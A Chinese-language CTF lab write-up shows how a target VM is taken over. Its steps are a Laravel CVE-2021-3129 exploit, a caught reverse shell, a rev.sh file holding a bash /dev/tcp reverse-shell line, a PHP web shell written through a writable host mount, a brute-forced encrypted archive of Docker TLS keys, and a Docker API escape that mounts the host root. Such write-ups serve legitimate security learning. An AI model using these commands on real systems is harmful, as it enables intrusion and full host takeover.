


## 端口扫描

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
8000/tcp	open	http-alt

## CVE-2021-3129



8000端口是laravel，看版本是8.83.29,找了几个最新的CVE都没打通，于是尝试历史漏洞发现可以打CVE-2021-3129

[CVE-2021-3129/exploit.py at master · SNCKER/CVE-2021-3129](#)

```
tao@kali [~] → nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.31.210] from (UNKNOWN) [192.168.31.114] 44361
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

```
ls -al
total 32
drwxrwxrwx  1 root  root    4096 Dec 27 16:03 .
drwxr-xr-x  1 root  root    4096 Dec 27 14:39 ..
-rw-r--r--  1 root  root     603 Dec 27 14:39 .htaccess
-rw-r--r--  1 root  root       0 Dec 27 14:39 favicon.ico
-rw-r--r--  1 root  root    1731 Dec 27 14:39 index.php
-rw-r--r--  1 root  root      53 Dec 27 16:03 rev.sh
-rw-r--r--  1 root  root     24 Dec 27 14:39 robots.txt
-rw-r--r--  1 root  root    1194 Dec 27 14:39 web.config
```

```
cat rev.sh
bash -c 'bash -i >& /dev/tcp/192.168.56.6/4444 0>&1'
```

这个rev.sh不知道哪来的。


## docker挂载逃逸

查看挂载点

```
cat /proc/mounts | grep -v "overlay" | grep -v "tmpfs"
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs ro,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 ro,nosuid,nodev,noexec,relatime,nsdelegate 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
/dev/sda3 /etc/resolv.conf ext4 rw,relatime 0 0
/dev/sda3 /etc/hostname ext4 rw,relatime 0 0
/dev/sda3 /etc/hosts ext4 rw,relatime 0 0
/dev/sda3 /var/www/html ext4 rw,relatime 0 0
proc /proc/bus proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/fs proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/irq proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/sys proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/sysrq-trigger proc ro,nosuid,nodev,noexec,relatime 0 0
```

宿主机的/var/www/html挂载到了/dev/sda3并且有rw权限，对应宿主机80端口

```
cd /var/www/html
ls -al
total 16
drwxr-xr-x  2 root    root    4096 Jan  5 03:52 .
drwxr-xr-x  3 root    root    4096 Aug 27 2021 ..
-rw-r--r--  1 root    root    19 Dec 29 15:18 a.php
-rw-r--r--  1 root    root   3617 Dec 27 14:55 index.php
echo "<?php system(\$_GET[1]);" > b.php
ls -al
total 20
drwxr-xr-x  2 root    root    4096 Jan  5 03:52 .
drwxr-xr-x  3 root    root    4096 Aug 27 2021 ..
-rw-r--r--  1 root    root    19 Dec 29 15:18 a.php
-rw-r--r--  1 root    root    24 Jan  5 03:52 b.php
-rw-r--r--  1 root    root   3617 Dec 27 14:55 index.php
```



uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)

```
tao@kali [~] → nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.31.210] from (UNKNOWN) [192.168.31.114] 46491
id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
pwd
/var/www/localhost
```

## dockerAPI逃逸

```
ls
certs
ls -al
total 20
drwxr-sr-x    3 alice    alice          4096 Dec 30 00:31 .
drwxr-sr-x    4 alice    alice          4096 Dec 30 00:38 ..
-rw-r--r--    1 root     alice          5248 Dec 30 00:28 .enc
drwx-----   2 root     root           4096 Dec 30 00:22 certs
cd ..
ls
ilovealice
user.txt
ls -al
total 20
drwxr-sr-x    4 alice    alice          4096 Dec 30 00:38 .
drwxr-xr-x    3 root     root           4096 Dec 27 22:47 ..
lrwxrwxrwx    1 root     alice           9 Dec 30 00:38 .ash_history ->
/dev/null
drwxr-sr-x    3 alice    alice          4096 Dec 30 00:31 .docker
drwxr-sr-x    2 root     alice          4096 Dec 30 00:37 ilovealice
-rw-r--r--    1 root     alice           44 Dec 27 23:47 user.txt
cd ilovealice
ls
ls -al
total 12
drwxr-sr-x    2 root     alice          4096 Dec 30 00:37 .
drwxr-sr-x    4 alice    alice          4096 Dec 30 00:38 ..
-rw-rw-r--    1 root     alice           79 Dec 30 00:37 ...
cat ...
```

```
openssl enc -aes-256-cbc -in certs.tar.gz -out tar.gz.enc -iter 10000 -pbkdf2
```

猜测.enc就是加密后的tar.gz.enc, 爆破一下得到密码是060606

```
ENC_FILE="enc"
WORDLIST="/usr/share/wordlists/rockyou.txt"
OUT_FILE="certs.tar.gz"

echo "Checking wordlist..."
count=$(wc -l < "$WORDLIST")
echo "Wordlist has $count lines."
while read -r password; do
    echo "Trying: $password"
    openssl enc -d -aes-256-cbc -in "$ENC_FILE" -out "$OUT_FILE" -pass
    pass:"$password" -iter 10000 -pbkdf2
    if [ $? -eq 0 ]; then
        if file "$OUT_FILE" | grep -q "gzip compressed data"; then
            echo "!!! SUCCESS !!! Password is: $password"
            break
        fi
    fi
done < "$WORDLIST"
```

```
Trying: 1478963
bad decrypt
4077267F557F0000:error:1C800064:Provider routines:ossl_cipher_unpadblock:bad
decrypt:../providers/implementations/ciphers/ciphercommon_block.c:107:
Trying: 060606
!!! SUCCESS !!! Password is: 060606
```

```
@kali [/tmp/certs] → ls -al
总计 12
drwx----- 2 tao tao 100 12月30日 00:22 .
drwxrwxrwt 20 root root 660 1月 5日 13:04 ..
-rw-r----- 1 tao tao 1805 12月30日 00:22 ca.pem
-rw-r----- 1 tao tao 1789 12月30日 00:22 client-cert.pem
-rw----- 1 tao tao 3272 12月30日 00:22 client-key.pem
tao@kali [/tmp/certs] → cat ca.pem
-----BEGIN CERTIFICATE-----
MIIFCTCCAvGgAwIBAgIUYN6pFeK0ToJU0XBJLWs1F/sxuPIwDQYJKoZIhvcNAQEL
BQAwFDESMBAGA1UEAwJZG9ja2VyLWNhMB4XDTI1MTIyNzE1MDQyNloXDTM1MTIy
NTE1MDQyNlowFDESMBAGA1UEAwJZG9ja2VyLWNhMIICIjANBgkqhkiG9w0BAQEF
AAOCAg8AMIICCgKCAgEAnSWI7sJA3p/7Fe/oLC71w0hatV15PoG6/eKg1Dbhuy2
```

u1UdTxb3PGLCPL0yjbSfQVbroJ3XB5P9GFxRrt05ytTmH0z726L9G9GslwNcIK3  
CrI+GDXAuTnZFBpvZ0BbNDHmIunl5gJvTHYovE2yGJezdt/utS1Ey0AKbajE4RaN  
pkYP9vTwSf0PLX/NQ31JiJyELQajXGqNxQllwWcXUHElFeA4GMRQrV8ZnPI2wFw7  
Hjcdco8csHpSLsYs8SLWy+vGjwlbPk1F4ueRcp69bLR/IwBLPSwSSAYL9ro8s2  
0NE9dLKCra5f6M5TMGXqne/mlqEUCqefJodVubaNqgPrNri0A4c2vp01s3SoYA9  
RukWGuVTWz9zFN6G4AZUTl9Sy6ddJ+fU2vfTDd4dQ9rkYvIR870I2FqL10hcg0Qu  
Q5NtWFrjQkhySoRHuqvwKdvKVLuKp1xDEu6vu3Hu8r5BJLt0Q6hxG98IEEBkvw1b  
Sv/Y5gH0Mp/v8bqkmVGDJzXbaK0kMweEYmI70no8LH1aBjxIEM+1tgfgICrr+DmY  
xeS89b9XqVAGCE+8C4gKFJXNwSVdr6xBfVa2AnSZ4jvEkvSoHVLrqfMbomcj6nKD  
x/pyj1J6BZfYEfjJ07+CgC0Bd7I5E+hi7o4bseRM5rC09PCLpIGeD75e1Ip0RIUC  
AwEAAaNTMFEWHQYDVR00BBYEFIMYGXZCe31oC+wEtq4/bP3xdjYEMB8GA1UdIwQY  
MBaAFIMYGXZCe31oC+wEtq4/bP3xdjYEMA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZI  
hvcNAQELBQADggIBAMXNCaAZiFGKKUIcvLvAjoQYyWhqhrRL0PQwBJI+aV55cxo  
2KC23g/r9CJf0qLGdJLRU1vAWT+yChzdKIU0eLWjpiENruQ9+ZeLGFA0enZmigq0  
MUSrzLCXTQdvyl80MFyxwQCiyNPMriLx/63a2XX4ka/c72TzYFJ5VtmKrzFc1CmK  
Lso19v0Ae1DBTUjefVB3ZFMGbpVCZ3z8SiWg8FaWg90F5/KLHm8tksTF0DbuAIG8  
NZ8R8Epbem3eqaT3UWS1WsVdpAJwicJxmOGGj3rAVAp5k2WfJ/Myka5qwgcgScoB  
ncECvWqt6jMg6t2MKtrD7UTCAL9yC43nUxovtLGSMaJMcjb/uDPcwrqN7IX1Qydr  
huAsy4aLqm833JKks37qEdV5hexwti3FtYfsvg/GfzumzthAwVMf1MNdLTxfZhYu  
rEhQ+DnZEK4TQm8a0LJjTNJr8NddwqNVz8GX27yTtd78s79SCWEK0X07LQnH1HDZ  
UjHrZ0xK5le8TW+bjDD9/w6XAcynyvHQVFXVd2YsvZoriuCntn3NimDUtjP6KqJn  
Yjb3ItHl1bcgxh9m6BB9TvboQbC981VN+3+5tSDcZpJMYbvbb9+ZaxNfqCNFf4ua  
C+8NWsoMVBiWHGer1/5wrS1CU5J/n2BbHaNnefLpmMyXfc9xe6j6hbtdzTy/

-----END CERTIFICATE-----

tao@kali [/tmp/certs] → cat client-cert.pem

-----BEGIN CERTIFICATE-----

MIIE/DCCAUsgAwIBAgIUaj+sVaQZlFfb+PTf3Bjs8CA8LSMwDQYJKoZIhvcNAQEL  
BQAwFDESMBAGA1UEAwJZG9ja2VyLWNhMB4XDTI1MTIyNzE1MDQyN1oXDTM1MTIy  
NTE1MDQyN1owGDEWMBQGA1UEAwNZG9ja2VyLWNsaWVudDCCAiIwDQYJKoZIhvcN  
AQEBBQADggIPADCCAgoCggIBALvnYo+n1KxS3rljdYYlxRFi+BEZ2jVpdew1/vw0  
hAlE71NHDSRBWL5m0gtByiKsBJzWSMNb6OdVaUWWcnTG0LaDcyt1Gx9nwFSKtMqT  
yEkblD5LDHF8m0MJA9SLijspcVUDvF+qTkW5IkUVDXud0Hznqbq9kN/eOfHaqTw  
AigSSynLp60JxYuMD3mpPJPwBafaFu3GvdLAQLF16gbcE4D+2g/+ojrCRAQTam6B  
SDEnPjs7qEft/DYXNSEfX1bLsJi9M/QsW65p7dND+9897uhXKj4E4s5Zq4G8PiHu  
WRakm2kF9x1t/3hPU6m3tF0ZvZZToZ0Vc7KweWsM538Heu4JG5L+JF/PPVBxZnv5  
cW4U779oJgyrU9ZhYAR3TF+cyJXT4nr07+iFobU0J5EDVnZfh4Dn/maaJUA450KN  
stvNj3R5LT+31SJfQCYRG/gQcPWDNYhl4wrN20ioN0Xx61EdFEcaHfELdfJfq9v/  
LC4HfTtxiKZyJmGCrkTG3zg8TQ4TrvElxaepeI+N2WhL4Q92+fiOR2DUUH9Z1nnQ  
fkyECS7Ct+xx20np+UgiID+UJP7zGA8q0XoWEIpubLF5yAVRy+tyviJP1tzwAQFC  
qqd8g4PCr0fbb0PD5U4FXVianXyVn34r6zrT0qTh0cAaE0qlzfFV2GTQRoLc0I6t  
pXzBAGmBAAGjQjBAMB0GA1UdDgQWB8R8MbBz6oZ3TAXNE4w8Sg19c7kAzAfBgNV  
HSMEGDAWgBSDMhl2Qnt9aAvsBLauP2z98XY2BDANBgkqhkiG9w0BAQsFAAOCAGEA  
FVIp82ahPbY/1IcWZkPaMiFtogpWTHuQfzPil+Pn/on7kDC86w7M2QAwBEEmCi267  
4QIXovg7STkwCjwH93+Gwv205mpfWTo9Fhko+Yg/0dCFn+QL7PH5iW/a67+jwLmj  
6R+0fRcwCyAoBEmqblIzW/Fnwy/BT2J9EyPlCzYmMSBSCMu4J1Tged1inq0CCcCSW  
LGEfWkaZ6LXCmn9h0VPLVYc40zR9s2LMnS27VvX5pTYVSGfVELMpMhBN6B1qptuy

Pdml5qYEkdvdEj8KtPM2ccwODyqBVzc1z4xbLAG8xKdAcj1azxzBFtLfBHyndzYz  
T+OQ6eHcgCeeQOVj+jDRXCrgYD+uZmL7ZBZOa2JCDYvPFQ+ tqUMButZk6PTIDW5c  
Wl1rqClbg1IVZQrnZoHHA2awmQmEcPMYvw3E9geJ5ZBv2hxQtidj/P5f0TLKKL50b  
kn3iYZvn45ItN3MoxyDLfLZ8weECmBDHr2ivoGjy6en+PMDv2ZcDzAM3sNS5vHdF  
hgrkEBaImha6LA+r5fX8Hoy9HNLiEs53/0J2Rc3NmGlFpVSEf9Nt2cFFBK60icrJ  
7L2oNyCGPqffQkFGVvJhoxdaJ9dn+2co14U1HNMvNVQdBSCaMiQdFJ7F+VH9QoZO  
GLZz5PX0FOMy9yN2E2GfTRLzyh5TuCtym9tcCU3tfqA=

-----END CERTIFICATE-----

tao@kali [/tmp/certs] → **cat** client-key.pem

-----BEGIN PRIVATE KEY-----

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

```
tg42KtaIEzT6TLck0qaaEnmMSEQtz0sTEP0K7D6xXUIMKuhItSmeWVvK1D03xXjk5
Vja1/BZZzLXtgUxB08JBouHhoKKhUBvM59hQkHTKfg3G+upBeMSNIU5Yc9V4fD6n
3E1Ay7xWE8V3z2L6TrcSN0B/8NHfgYqSf8TJfyi5AoIBAHyCkEYYP2aNpAhvLP+K
te32CRXt5c6Vz49B6m5yKgY0JGxWCabaeLfYT0vARWeihAZ0eWKjWns4FwdWnkm7
6oFz1m6HfYSPLY/5S98qL2lgskyXaZwDozAo4q60YwD0Ha5JB6QJY08L50NmVTdh
PzC7K2uoxzFjExTUARYh/BFIziOSfWQn/LmmCvB0c4EA7CA9azc9uJ+B6g0nFdFV
31TjKjXZwjoN53jUTybqXfHvFgBxvfPUXCI7wFEPMElkSC4hgcuVW230jM/2DzWN
xFH1qFNsVMpPaPgZh1JC5GAHotFpAOf2bJ+whYUz0MvDhe8+QKXxet5dyP3CBFhw
1+0CggEBAKmBk90/AQ4CEPrPulo8A0gQiVhBrZQHCQi/IoAvR8WcXKwLqX2hEzzw
MX1y9SrBDFQILbquvc1AfwdBRRFFK30flyZTOYkm8AD0vC4GdzNEi/xdjRxnF3G69
w4qxU0JvBmaDrxytibez2zVZELvmdDLyk+DDW5sI8Jf8myyJQwL3BP1MzjBLWnrQ
XT+ZragkDPNz8BxRCCUTD0Ubb1Agzv99NRa4AW8PvIMvX6GIgws6A/KC10ZYYACY
vygpp6Hwa7Fqqh0703sbZXG62S6Kg9dsm1jWS5t2Nnp8m1XWbynjeDIh3A/XVcOE
V1Pdrh+BgWgBTYRDT0bBEUMoxEUpgwo=
-----END PRIVATE KEY-----
```

给了Docker API 的认证凭证，那么就可以操作DockerAPI了

```
netstat -tulnp | grep -E '2375|2376'
tcp        0      0 127.0.0.1:2376          0.0.0.0:*               LISTEN
-
```

宿主机监听了2376,说明确实可以访问docker api，转发一下端口，我在kali操作

```
./socat TCP-LISTEN:2377,fork,bind=0.0.0.0 TCP:127.0.0.1:2376 &
```

```
tao@kali [~/docker] → docker --tls \
    --tlscert=client-cert.pem \
    --tlskey=client-key.pem \
    -H=tcp://192.168.31.114:2377 \
    version
Client: Docker Engine - Community
 Version:           29.0.2
 API version:       1.51 (downgraded from 1.52)
 Go version:        go1.25.4
 Git commit:        8108357
 Built:             Mon Nov 17 12:33:40 2025
 OS/Arch:           linux/amd64
 Context:           default

Server:
 Engine:
  Version:          28.3.3
  API version:      1.51 (minimum version 1.24)
```



```
Go version:      go1.24.11
Git commit:      bea959c7b793b32a893820b97c4eadc7c87fabb0
Built:           Tue Dec  2 23:05:51 2025
OS/Arch:         linux/amd64
Experimental:    false
containerd:
  Version:       v2.1.5
  GitCommit:     fcd43222d6b07379a4be9786bda52438f0dd16a1
runc:
  Version:       1.3.4
  GitCommit:     d842d7719497cc3b774fd71620278ac9e17710e0
docker-init:
  Version:       0.19.0
  GitCommit:
```

## 挂载宿主机

```
docker --tls \
  --tlscert=client-cert.pem \
  --tlskey=client-key.pem \
  -H=tcp://192.168.31.114:2377 \
  run -it --rm -v /:/host alpine sh
```

```
/ # cd /host
/host # cd root
/host/root # ls
root.txt
/host/root # ls -al
total 32
drwx-----    6 root    root          4096 Dec 29 16:40 .
drwxr-xr-x    21 root    root          4096 Jun  3  2025 ..
lrwxrwxrwx    1 root    root              9 Jun  3  2025 .ash_history ->
/dev/null
drwxr-xr-x    3 root    root          4096 Jun  3  2025 .config
drwx-----    3 root    root          4096 Dec 27 14:39 .docker
drwxr-xr-x    3 root    root          4096 Jun  3  2025 .local
-rw-r--r--    1 root    root           55 Jun  3  2025 .profile
drwx-----    2 root    root          4096 Dec 29 16:40 .ssh
-rw-r--r--    1 root    root          44 Dec 27 15:47 root.txt
/host/root # cat root.txt
flag{root-ed49d353365dfcf95b6bf8df1b7a2dc}
```